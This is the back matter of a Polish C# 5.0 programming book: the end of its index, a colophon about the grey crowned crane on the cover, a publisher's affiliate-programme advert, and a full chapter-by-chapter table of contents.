**UnhandledException, [Wyjątki nieobsługiwanie](#)**

**UnobservedTaskException, [Mechanizmy szeregujące](#)**

**zewnętrzna nazwa zastępcza, extern alias, [Tożsamość typu](#)**

**zgłaszanie**

**powtórne wyjątku, [Bloki finally](#)**

**wyjątku, [Bloki finally](#)**

**zgodność**

**delegatów, [Zgodność typów](#)**

**łącza z trasą, [Trasowanie](#)**

**ziarno, seed, [Agregacja](#)**

**złączenia, [Grupowanie](#)**

**złączenie pogrupowane, [Złączenia](#)**

**zmienna, [Podstawy stosowania języka C#](#)**

**fullUri, [Określanie osiągalności danych](#)**

**offset, [Przechwytywane zmienne](#)**

**threshold, [Przechwytywane zmienne](#)**

**zakresu, range variable, [Wyrażenia zapytań](#)**

**zmienne**

lokalne, [Podstawy stosowania języka C#](#), [Niejednoznaczności nazw zmiennych](#)

typu dynamic, [Typ dynamic](#)

typu referencyjnego, [Typy referencyjne](#)

typy wartościowe, [Właściwości](#)

znacznik kolejności bajtów, BOM, [StreamReader oraz StreamWriter](#)

znaczniki asp:, [Kontrolki serwerowe](#)

**znak**

gwiazdkie, [Niebezpieczny kod](#)

minusa, [Instrukcje](#)

**zwalnianie**

opcjonalne, [Interfejs IDisposable](#)

strumieni, [Length](#)

zasobów, [Przechwytywane zmienne](#)

**zwracanie**

obiektu Task, [Zwracanie obiektu Task](#)

zadania Task<T>, [Zwracanie obiektu Task](#)

źródła wyjątków, [Wyjątki](#)

**źródło**

asynchroniczne, [Tworzenie źródła przy wykorzystaniu delegatów](#)

ciepłe, [Interfejs IObserver<T>](#), [Tworzenie źródła przy wykorzystaniu delegatów](#), [Operatory Join](#)

Rx, [Podstawowe interfejsy](#), [Interfejs IObserver<T>](#)

zdarzeń, [Reactive Extensions](#)

zimne, [Interfejs IObserver<T>](#), [Tworzenie źródła przy wykorzystaniu delegatów](#)

**żądanie POST**, [Kontrolki serwerowe](#), [Kontrolki serwerowe](#)

## Kolofon

Zwierzęciem przedstawionym na okładce książki *C# 5.0. Programowanie* jest koronnik szary. Ten chudy ptak wędruje po moczarach i stepach zachodniej i wschodniej Afryki. (Koronniki występujące w zachodniej i wschodniej Afryce są nazwane odpowiednio: *Balearica pavonia pavonia* i *Balearica regulorum gibbericeps*).

Dorosłe osobniki mierzą do 1 metra wysokości i ważą około 3,5 kilograma. Wewnątrz długiej szyi koronnika znajduje się dłuża na półtora metra tchawica — której część jest zwinięta wewnątrz mostka — pozwalająca tym ptakom wydawać głośne okrzyki słyszalne z odległości wielu kilometrów. Ptaki te żyją około 22 lat, spędzając większość dnia na poszukiwaniu przeróżnych roślin, niewielkich zwierząt oraz owadów, które lubią spożywać. (Jedną z technik zdobywania pożywienia, którą koronniki szare doprowadziły do perfekcji w ciągu od 38 do 54 milionów lat istnienia tego gatunku, jest energiczne stawianie nóg podczas chodzenia, co sprawia, że smaczne owady są rozrzucane na zewnątrz). Jest to jedyny gatunek żurawi szukający schronienia na drzewach — tam bowiem ptaki te śpią.

Żyjące w stadach i gadatliwe afrykańskie koronniki szare łączą się w pary lub rodziny, a następnie mniejsze grupy, które łączą się w stada liczące do 100 osobników. Ich złożony taniec godowy posłużył mieszkańcom tamtych rejonów Afryki za wzór do stworzenia własnych tańców.

Rysunek umieszczony na okładce jest oryginalną ryciną pochodzącą z XIX wieku.

## **Materiały dodatkowe**


Dodatkowe materiały do książki można znaleźć pod adresem:

<ftp://ftp.helion.pl/przyklady/CSH5PR.zip>

Rozmiar pliku: 18 MB

# PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION

- 
1. ZAREJESTRUJ SIĘ
  2. PREZENTUJ KSIĄŻKI
  3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW  
w działający bankomat!

**Dowiedz się więcej i dołącz już dzisiaj!**

<http://program-partnerski.helion.pl>

GRUPA WYDAWNICZA  
**Helion SA**

# C# 5.0. Programowanie. Tworzenie aplikacji Windows 8, internetowych oraz biurowych w .NET

## 4.5 Framework

### Spis treści

1. [Dedication](#)
2. [Wstęp](#)
  1. [Do kogo jest skierowana ta książka](#)
  2. [Stosowane konwencje](#)
  3. [Korzystanie z przykładów do książki](#)
  4. [Podziękowania](#)
3. [1. Prezentacja C#](#)
  1. [Dlaczego C#?](#)
  2. [Dlaczego nie C#?](#)
  3. [Najważniejsze cechy C#](#)
    1. [Kod zarządzany i CLR](#)
    2. [Ogólność jest ważniejsza od specjalizacji](#)
    3. [Programowanie asynchroniczne](#)
  4. [Visual Studio](#)
  5. [Anatomia prostego programu](#)
    1. [Dodawanie projektów do istniejącej solucji](#)
    2. [Odwołania do innych projektów](#)
    3. [Pisanie testu jednostkowego](#)
    4. [Przestrzeń nazw](#)
      1. [Zagnieżdżone przestrzenie nazw](#)
    5. [Klasy](#)
    6. [Punkt wejścia do programu](#)
    7. [Testy jednostkowe](#)
  6. [Podsumowanie](#)
4. [2. Podstawy stosowania języka C#](#)
  1. [Zmienne lokalne](#)
    1. [Zakres](#)
      1. [Niejednoznaczności nazw zmiennych](#)
      2. [Instancje zmiennych lokalnych](#)
    2. [Instrukcje i wyrażenia](#)
      1. [Instrukcje](#)
      2. [Wyrażenia](#)
    3. [Komentarze i białe znaki](#)

4. [Dyrektywy preprocesora](#)
  1. [Symbole komplikacji](#)
  2. [Dyrektywy #error oraz #warning](#)
  3. [Dyrektyna #line](#)
  4. [Dyrektyna #pragma](#)
  5. [Dyrektywy #region i #endregion](#)
5. [Wbudowane typy danych](#)
  1. [Typy liczbowe](#)
    1. [Konwersje liczb](#)
    2. [Konteksty sprawdzane](#)
    3. [Typ BigInteger](#)
  2. [Wartości logiczne](#)
  3. [Znaki i łańcuchy znaków](#)
  4. [Object](#)
6. [Operatory](#)
7. [Sterowanie przepływem](#)
  1. [Decyzje logiczne przy użyciu instrukcji if](#)
  2. [Wielokrotny wybór przy użyciu instrukcji switch](#)
  3. [Pętle: while oraz do](#)
  4. [Pętle znane z języka C](#)
  5. [Przeglądanie kolekcji przy użyciu pętli foreach](#)
8. [Podsumowanie](#)
5. [3. Typy](#)
  1. [Klasy](#)
    1. [Składowe statyczne](#)
    2. [Klasy statyczne](#)
    3. [Typy referencyjne](#)
  2. [Struktury](#)
    1. [Kiedy tworzyć typy wartościowe?](#)
  3. [Składowe](#)
    1. [Pola](#)
    2. [Konstruktory](#)
    3. [Metody](#)
      1. [Przekazywanie argumentów przez referencję](#)
      2. [Argumenty opcjonalne](#)
      3. [Metody rozszerzeń](#)
    4. [Właściwości](#)
      1. [Właściwości i zmienne typy wartościowe](#)
    5. [Indeksatory](#)
    6. [Operatory](#)

- 7. [Zdarzenia](#)
- 8. [Typy zagnieżdżone](#)
- 4. [Interfejsy](#)
- 5. [Typy wyliczeniowe](#)
- 6. [Inne typy](#)
  - 1. [Typy anonimowe](#)
  - 7. [Typy i metody częściowe](#)
  - 8. [Podsumowanie](#)
- 6. [4. Typy ogólne](#)
  - 1. [Typy ogólne](#)
  - 2. [Ograniczenia](#)
    - 1. [Ograniczenia typu](#)
    - 2. [Ograniczenia typu referencyjnego](#)
    - 3. [Ograniczenia typu wartościowego](#)
    - 4. [Stosowanie wielu ograniczeń](#)
  - 3. [Wartości przypominające zero](#)
  - 4. [Metody ogólne](#)
    - 1. [Wnioskowanie typu](#)
  - 5. [Tajniki typów ogólnych](#)
  - 6. [Podsumowanie](#)
- 7. [5. Kolekcje](#)
  - 1. [Tablice](#)
    - 1. [Inicjalizacja tablic](#)
    - 2. [Użycie słowa kluczowego params do przekazywania zmiennej liczby argumentów](#)
    - 3. [Przeszukiwanie i sortowanie](#)
    - 4. [Tablice wielowymiarowe](#)
      - 1. [Tablice nieregularne](#)
      - 2. [Tablice prostokątne](#)
    - 5. [Kopiowanie i zmiana wielkości](#)
  - 2. [List<T>](#)
  - 3. [Interfejsy list i sekwencji](#)
  - 4. [Implementacja list i sekwencji](#)
    - 1. [Iteratory](#)
    - 2. [Klasa Collection<T>](#)
    - 3. [Klasa ReadOnlyCollection<T>](#)
  - 5. [Słowniki](#)
    - 1. [Słowniki posortowane](#)
  - 6. [Zbiory](#)
  - 7. [Kolejki i stosy](#)

8. [Listy połączone](#)
9. [Kolekcje współbieżne](#)
10. [Krotki](#)
11. [Podsumowanie](#)
8. [\*\*6. Dziedziczenie\*\*](#)
  1. [Dziedziczenie i konwersje](#)
  2. [Dziedziczenie interfejsów](#)
  3. [Typy ogólne](#)
    1. [Kowariancja i kontrawariancja](#)
  4. [System.Object](#)
    1. [Wszechobecne metody typu object](#)
  5. [Dostępność i dziedziczenie](#)
  6. [Metody wirtualne](#)
    1. [Metody abstrakcyjne](#)
  7. [Metody i klasy ostateczne](#)
  8. [Dostęp do składowych klas bazowych](#)
  9. [Dziedziczenie i tworzenie obiektów](#)
  10. [Specjalne typy bazowe](#)
  11. [Podsumowanie](#)
9. [\*\*7. Cykl życia obiektów\*\*](#)
  1. [Mechanizm odzyskiwania pamięci](#)
    1. [Określanie osiągalności danych](#)
    2. [Przypadkowe problemy mechanizmu odzyskiwania pamięci](#)
    3. [Słabe referencje](#)
    4. [Odzyskiwanie pamięci](#)
    5. [Tryby odzyskiwania pamięci](#)
    6. [Przypadkowe utrudnianie scalania](#)
    7. [Wymuszanie odzyskiwania pamięci](#)
  2. [Destruktory i finalizacja](#)
    1. [Finalizatory krytyczne](#)
  3. [Interfejs IDisposable](#)
    1. [Zwalnianie opcjonalne](#)
  4. [Pakowanie](#)
    1. [Pakowanie danych typu Nullable<T>](#)
  5. [Podsumowanie](#)
10. [\*\*8. Wyjątki\*\*](#)
  1. [Źródła wyjątków](#)
    1. [Wyjątki zgłasiane przez API](#)
    2. [Wyjątki w naszym kodzie](#)
    3. [Błędy wykrywane przez środowisko uruchomieniowe](#)

2. [Obsługa wyjątków](#)
  1. [Obiekty wyjątków](#)
  2. [Wiele bloków catch](#)
  3. [Zagnieżdżone bloki try](#)
  4. [Bloki finally](#)
3. [Zgłaszanie wyjątków](#)
  1. [Powtórne zgłaszanie wyjątków](#)
  2. [Sposób na szybkie zakończenie aplikacji](#)
4. [Typy wyjątków](#)
  1. [Wyjątki niestandardowe](#)
  5. [Wyjątki nieobsługiwane](#)
    1. [Debugowanie i wyjątki](#)
  6. [Wyjątki asynchroniczne](#)
  7. [Podsumowanie](#)
11. [9. Delegaty, wyrażenia lambda i zdarzenia](#)
  1. [Typy delegatów](#)
    1. [Tworzenie delegatów](#)
    2. [MulticastDelegate — delegaty zbiorowe](#)
    3. [Wywoływanie delegatów](#)
    4. [Popularne typy delegatów](#)
    5. [Zgodność typów](#)
    6. [Więcej niż składnia](#)
  2. [Metody inline](#)
    1. [Przechwytywane zmienne](#)
    2. [Wyrażenia lambda oraz drzewa wyrażeń](#)
  3. [Zdarzenia](#)
    1. [Standardowy wzorzec delegatów zdarzeń](#)
    2. [Niestandardowe metody dodające i usuwające zdarzenia](#)
    3. [Zdarzenia i mechanizm odzyskiwania pamięci](#)
    4. [Zdarzenia a delegaty](#)
  4. [Delegaty a interfejsy](#)
  5. [Podsumowanie](#)
12. [10. LINQ](#)
  1. [Wyrażenia zapytań](#)
    1. [Jak są rozwijane wyrażenia zapytań](#)
    2. [Obsługa wyrażeń zapytań](#)
  2. [Przetwarzanie opóźnione](#)
  3. [LINQ, typy ogólne oraz interfejs IQueryble<T>](#)
  4. [Standardowe operatory LINQ](#)
    1. [Filtrowanie](#)

2. [Selekcja](#)
  1. [Kształtowanie danych oraz typy anonimowe](#)
  2. [Projekcje i odwzorowania](#)
  3. [Operator SelectMany](#)
  4. [Określanie porządku](#)
  5. [Testy zawierania](#)
  6. [Konkretne elementy i podzakresy](#)
  7. [Agregacja](#)
  8. [Operacje na zbiorach](#)
  9. [Operatory działające na całych sekwencjach z zachowaniem kolejności](#)
  10. [Grupowanie](#)
  11. [Złączenia](#)
  12. [Konwersje](#)
5. [Generowanie sekwencji](#)
6. [Inne implementacje LINQ](#)
  1. [Entity Framework](#)
  2. [LINQ to SQL](#)
  3. [Klient WCF Data Services](#)
  4. [Parallel LINQ \(PLINQ\)](#)
  5. [LINQ to XML](#)
  6. [Reactive Extensions](#)
7. [Podsumowanie](#)
13. [11. Reactive Extensions](#)
  1. [Rx oraz różne wersje .NET Framework](#)
  2. [Podstawowe interfejsy](#)
    1. [Interfejs IObserver<T>](#)
    2. [Interfejs IObservable<T>](#)
      1. [Implementacja źródeł zimnych](#)
      2. [Implementacja źródeł cieplych](#)
  3. [Publikowanie i subskrypcja z wykorzystaniem delegatów](#)
    1. [Tworzenie źródła przy wykorzystaniu delegatów](#)
    2. [Subskrybowanie obserwowań źródeł przy użyciu delegatów](#)
  4. [Generator sekwencji](#)
    1. [Empty](#)
    2. [Never](#)
    3. [Return](#)
    4. [Throw](#)
    5. [Range](#)
    6. [Repeat](#)

7. [Generate](#)
5. [Zapytania LINQ](#)
  1. [Operatory grupowania](#)
  2. [Operatory Join](#)
  3. [Operator SelectMany](#)
  4. [Agregacja oraz inne operatory zwracające jedną wartość](#)
  5. [Operator Concat](#)
6. [Operatory biblioteki Rx](#)
  1. [Merge](#)
  2. [Operatory Buffer i Window](#)
    1. [Wyznaczanie okien przy użyciu obiektów obserwowalnych](#)
  3. [Operator Scan](#)
  4. [Operator Amb](#)
  5. [DistinctUntilChanged](#)
7. [Mechanizmy szeregujące](#)
  1. [Określanie mechanizmów szeregujących](#)
    1. [ObserveOn](#)
    2. [SubscribeOn](#)
    3. [Jawne przekazywanie mechanizmów szeregujących](#)
  2. [Wbudowane mechanizmy szeregujące](#)
8. [Tematy](#)
  1. [Subject<T>](#)
  2. [BehaviorSubject<T>](#)
  3. [ReplaySubject<T>](#)
  4. [AsyncSubject<T>](#)
9. [Dostosowanie](#)
  1. [IEnumerable<T>](#)
  2. [Zdarzenia .NET](#)
  3. [API asynchroniczne](#)
10. [Operacje z uzależnieniami czasowymi](#)
  1. [Interval](#)
  2. [Timer](#)
  3. [Timestamp](#)
  4. [TimeInterval](#)
  5. [Throttle](#)
  6. [Sample](#)
  7. [Timeout](#)
  8. [Operatory okien czasowych](#)
  9. [Delay](#)
  10. [DelaySubscription](#)

11. [Podsumowanie](#)
14. [\*\*12. Podzespoły\*\*](#)
  1. [Visual Studio i podzespoły](#)
  2. [Anatomia podzespołu](#)
    1. [Metadane .NET](#)
    2. [Zasoby](#)
    3. [Podzespoły składające się z wielu plików](#)
    4. [Inne możliwości formatu PE](#)
      1. [Konsola kontra graficzny interfejs użytkownika](#)
      2. [Zasoby Win32](#)
    3. [Tożsamość typu](#)
    4. [Wczytywanie podzespołów](#)
      1. [Jawne wczytywanie podzespołów](#)
      2. [Global Assembly Cache](#)
    5. [Nazwy podzespołów](#)
      1. [Silne nazwy](#)
      2. [Numer wersji](#)
        1. [Numery wersji a wczytywanie podzespołów](#)
        3. [Identyfikator kulturowy](#)
        4. [Architektura procesora](#)
    6. [Przenośne biblioteki klas](#)
    7. [Wdrażanie pakietów](#)
      1. [Aplikacje dla systemu Windows 8](#)
      2. [ClickOnce oraz XBAP](#)
      3. [Aplikacje Silverlight oraz Windows Phone](#)
      8. [Zabezpieczenia](#)
      9. [Podsumowanie](#)
  15. [\*\*13. Odzwierciedlanie\*\*](#)
    1. [Typy odzwierciedlania](#)
      1. [Assembly](#)
      2. [Module](#)
      3. [MemberInfo](#)
      4. [Type oraz TypeInfo](#)
        1. [Typy ogólne](#)
      5. [MethodBase, ConstructorInfo oraz MethodInfo](#)
      6. [ParameterInfo](#)
      7. [FieldInfo](#)
      8.  [PropertyInfo](#)
      9. [EventInfo](#)
    2. [Konteksty odzwierciedlania](#)

3. [Podsumowanie](#)
16. [14. Dynamiczne określanie typów](#)
  1. [Typ dynamic](#)
  2. [Słowo kluczowe dynamic i mechanizmy współdziałania](#)
    1. [Silverlight i obiekty skryptowe](#)
    2. [Dynamiczne języki .NET](#)
  3. [Tajniki typu dynamic](#)
    1. [Ograniczenia typu dynamic](#)
    2. [Niestandardowe obiekty dynamiczne](#)
    3. [Klasa ExpandoObject](#)
  4. [Ograniczenia typu dynamic](#)
  5. [Podsumowanie](#)
17. [15. Atrybuty](#)
  1. [Stosowanie atrybutów](#)
    1. [Cele atrybutów](#)
    2. [Atrybuty obsługiwane przez kompilator](#)
      1. [Nazwy i wersje](#)
      2. [Opis oraz inne, powiązane z nim zasoby](#)
      3. [Atrybuty z informacjami o kodzie wywołującym](#)
    3. [Atrybuty obsługiwane przez CLR](#)
      1. [InternalsVisibleToAttribute](#)
      2. [Serializacja](#)
      3. [Bezpieczeństwo](#)
      4. [Kompilacja JIT](#)
      5. [STAThread oraz MTAThread](#)
      6. [Współdziałanie](#)
  2. [Definiowanie i stosowanie atrybutów niestandardowych](#)
    1. [Typ atrybutu](#)
    2. [Pobieranie atrybutów](#)
      1. [Wczytywanie w celach wykonania operacji odzwierciedlania](#)
    3. [Podsumowanie](#)
18. [16. Pliki i strumienie](#)
  1. [Klasa Stream](#)
    1. [Położenie i poruszanie się w strumieniu](#)
    2. [Opróżnianie strumienia](#)
    3. [Kopiowanie](#)
    4. [Length](#)
    5. [Zwalnianie strumieni](#)
    6. [Operacje asynchroniczne](#)
    7. [Konkretne typy strumieni](#)

2. [Windows 8 oraz interfejs IRandomAccessStream](#)
  3. [Typy operujące na tekstach](#)
    1. [TextReader oraz TextWriter](#)
    2. [Konkretne typy do odczytu i zapisułańcuchów znaków](#)
      1. [StreamReader oraz StreamWriter](#)
      2. [StringReader oraz StringWriter](#)
    3. [Kodowanie](#)
      1. [Kodowania wykorzystujące strony kodowe](#)
      2. [Bezpośrednie stosowanie różnych sposobów kodowania](#)
  4. [Pliki i katalogi](#)
    1. [Klasa FileStream](#)
    2. [Klasa File](#)
    3. [Klasa Directory](#)
    4. [Klasa Path](#)
    5. [Klasy FileInfo, DirectoryInfo oraz FileInfo](#)
    6. [Znane katalogi](#)
  5. [Serializacja](#)
    1. [Klasy BinaryReader oraz BinaryWriter](#)
    2. [Serializacja CLR](#)
    3. [Serializacja kontraktu danych](#)
      1. [Słowniki](#)
      4. [Klasa XmlSerializer](#)
  6. [Podsumowanie](#)
19. [17. Wielowątkowość](#)
1. [Wątki](#)
    1. [Wątki, zmienne i wspólny stan](#)
      1. [Pamięć lokalna wątku](#)
    2. [Klasa Thread](#)
    3. [Pula wątków](#)
      1. [Uruchamianie prac przy wykorzystaniu klasy Task](#)
      2. [Heurystyki tworzenia wątków](#)
      3. [Wątki kończenia operacji wejścia-wyjścia](#)
    4. [Powinowactwo do wątku oraz klasa SynchronizationContext](#)
      1. [Klasa ExecutionContext](#)
  2. [Synchronizacja](#)
    1. [Monitory oraz słowo kluczowe lock](#)
      1. [Jak jest przekształcana instrukcja lock](#)
      2. [Oczekiwanie i powiadomienia](#)
      3. [Limity czasu](#)
    2. [Klasa SpinLock](#)

3. [Blokady odczytu i zapisu](#)
  4. [Obiekty zdarzeń](#)
  5. [Klasa Barrier](#)
  6. [Klasa CountdownEvent](#)
  7. [Semafora](#)
  8. [Muteksy](#)
  9. [Klasa Interlocked](#)
  10. [Leniwa inicjalizacja](#)
    1. [Klasa Lazy<T>](#)
    2. [Klasa LazyInitializer](#)
  11. [Pozostałe klasy obsługujące działania współbieżne](#)
  3. [Zadania](#)
    1. [Klasy Task oraz Task<T>](#)
      1. [Opcje tworzenia zadań](#)
      2. [Statusy zadań](#)
      3. [Pobieranie wyników](#)
    2. [Kontynuacje](#)
      1. [Opcje kontynuacji](#)
    3. [Mechanizmy szeregujące](#)
    4. [Obsługa błędów](#)
    5. [Niestandardowe zadania bezwątkowe](#)
    6. [Związki zadanie nadzędne — zadanie podrzędne](#)
    7. [Zadania złożone](#)
  4. [Inne wzorce asynchroniczne](#)
  5. [Anulowanie](#)
  6. [Równoległość](#)
    1. [Klasa Parallel](#)
    2. [Parallel LINQ](#)
    3. [TPL Dataflow](#)
  7. [Podsumowanie](#)
20. [18. Asynchroniczne cechy języka](#)
1. [Nowe słowa kluczowe: async oraz await](#)
    1. [Konteksty wykonania i synchronizacji](#)
    2. [Wykonywanie wielu operacji i pętli](#)
    3. [Zwracanie obiektu Task](#)
    4. [Stosowanie async w metodach zagnieżdżonych](#)
  2. [Wzorzec słowa kluczowego await](#)
  3. [Obsługa błędów](#)
    1. [Weryfikacja poprawności argumentów](#)
    2. [Wyjątki pojedyncze oraz grupy wyjątków](#)

- 3. [Operacje równoległe i nieobsłużone wyjątki](#)
  - 4. [Podsumowanie](#)
21. [19. XAML](#)
- 1. [Platformy XAML](#)
    - 1. [WPF](#)
    - 2. [Silverlight](#)
    - 3. [Windows Phone 7](#)
    - 4. [Windows Runtime oraz aplikacje dostosowane do interfejsu użytkownika Windows 8](#)
  - 2. [Podstawy XAML](#)
    - 1. [Przestrzenie nazw XAML oraz XML](#)
    - 2. [Generowane klasy i kod ukryty](#)
    - 3. [Elementy podrzędne](#)
    - 4. [Elementy właściwości](#)
    - 5. [Obsługa zdarzeń](#)
    - 6. [Wykorzystanie wątków](#)
  - 3. [Układ](#)
    - 1. [Właściwości](#)
      - 1. [Wyrównanie](#)
      - 2. [Marginesy i wypełnienia](#)
      - 3. [Szerokość i wysokość](#)
    - 2. [Panele](#)
      - 1. [Canvas](#)
      - 2. [StackPanel](#)
      - 3. [Grid](#)
      - 4. [Wyspecjalizowane panele Windows Runtime](#)
      - 5. [Panele WPF](#)
    - 3. [ScrollView](#)
    - 4. [Zdarzenia związane z układem](#)
  - 4. [Kontrolki](#)
    - 1. [Kontrolki z zawartością](#)
    - 2. [Kontrolki Slider oraz ScrollBar](#)
    - 3. [Kontrolki postępów](#)
    - 4. [Listy](#)
      - 1. [Kontrolki list dostępne w Windows Runtime](#)
      - 2. [Kontrolki list WPF](#)
    - 5. [Szablony kontrolek](#)
      - 1. [Wiązanie szablonów](#)
      - 2. [Menedżer stanu wizualnego](#)
    - 6. [Kontrolki użytkownika](#)

5. [Tekst](#)
  1. [Wyświetlanie tekstów](#)
    1. [Bloki i rozkład tekstu](#)
    2. [Edycja tekstów](#)
  2. [Wiązanie danych](#)
    1. [Szablony danych](#)
  3. [Grafika](#)
    1. [Kształty](#)
    2. [Bitmapy](#)
      1. [ImageBrush](#)
      3. [Media](#)
    8. [Style](#)
    9. [Podsumowanie](#)
  22. [20. ASP.NET](#)
    1. [Razor](#)
      1. [Wyrażenia](#)
      2. [Sterowanie przepływem](#)
      3. [Bloki kodu](#)
      4. [Jawne wskazywanie treści](#)
      5. [Klasy i obiekty stron](#)
      6. [Stosowanie innych komponentów](#)
      7. [Strony układu](#)
      8. [Strony początkowe](#)
    2. [Web Forms](#)
      1. [Kontrolki serwerowe](#)
        1. [Serwerowe kontrolki HTML](#)
      2. [Wyrażenia](#)
      3. [Bloki kodu](#)
      4. [Standardowe obiekty stron](#)
      5. [Klasy i obiekty stron](#)
      6. [Stosowanie innych komponentów](#)
      7. [Strony nadrzędne](#)
    3. [MVC](#)
      1. [Typowy układ projektu MVC](#)
        1. [Kontrolery](#)
        2. [Modele](#)
        3. [Widoki](#)
      2. [Pisanie modeli](#)
      3. [Pisanie widoków](#)
      4. [Pisanie kontrolerów](#)

5. [Obsługa dodatkowych danych wejściowych](#)
  6. [Generowanie łączy do akcji](#)
  4. [Trasowanie](#)
  5. [Podsumowanie](#)
23. [21. Współdziałanie](#)
1. [Wywoływanie kodu rodzimego](#)
    1. [Szeregowanie](#)
      1. [Obsługa łańcuchów znaków](#)
      2. [Obiekty](#)
      3. [Wskaźniki do funkcji](#)
      4. [Struktury](#)
      5. [Tablice](#)
    2. [Procesy 32- i 64-bitowe](#)
    3. [Bezpieczne uchwyty](#)
    4. [Bezpieczeństwo](#)
  2. [Mechanizm Platform Invoke](#)
    1. [Konwencje wywołań](#)
    2. [Obsługa łańcuchów znaków](#)
    3. [Nazwa punktu wejścia](#)
    4. [Wartości wynikowe technologii COM](#)
    5. [Obsługa błędów Win32](#)
  3. [Technologia COM](#)
    1. [Czas życia obiektów RCW](#)
    2. [Metadane](#)
      1. [Główne podzespoły współdziałania](#)
      3. [Skrypty](#)
  4. [Windows Runtime](#)
    1. [Metadane](#)
    2. [Typy Windows Runtime](#)
    3. [Bufory](#)
  5. [Niebezpieczny kod](#)
  6. [C++/CLI i Component Extensions](#)
  7. [Podsumowanie](#)
24. [A. O autorze](#)
25. [Indeks](#)
26. [Kolofon](#)
27. [Copyright](#)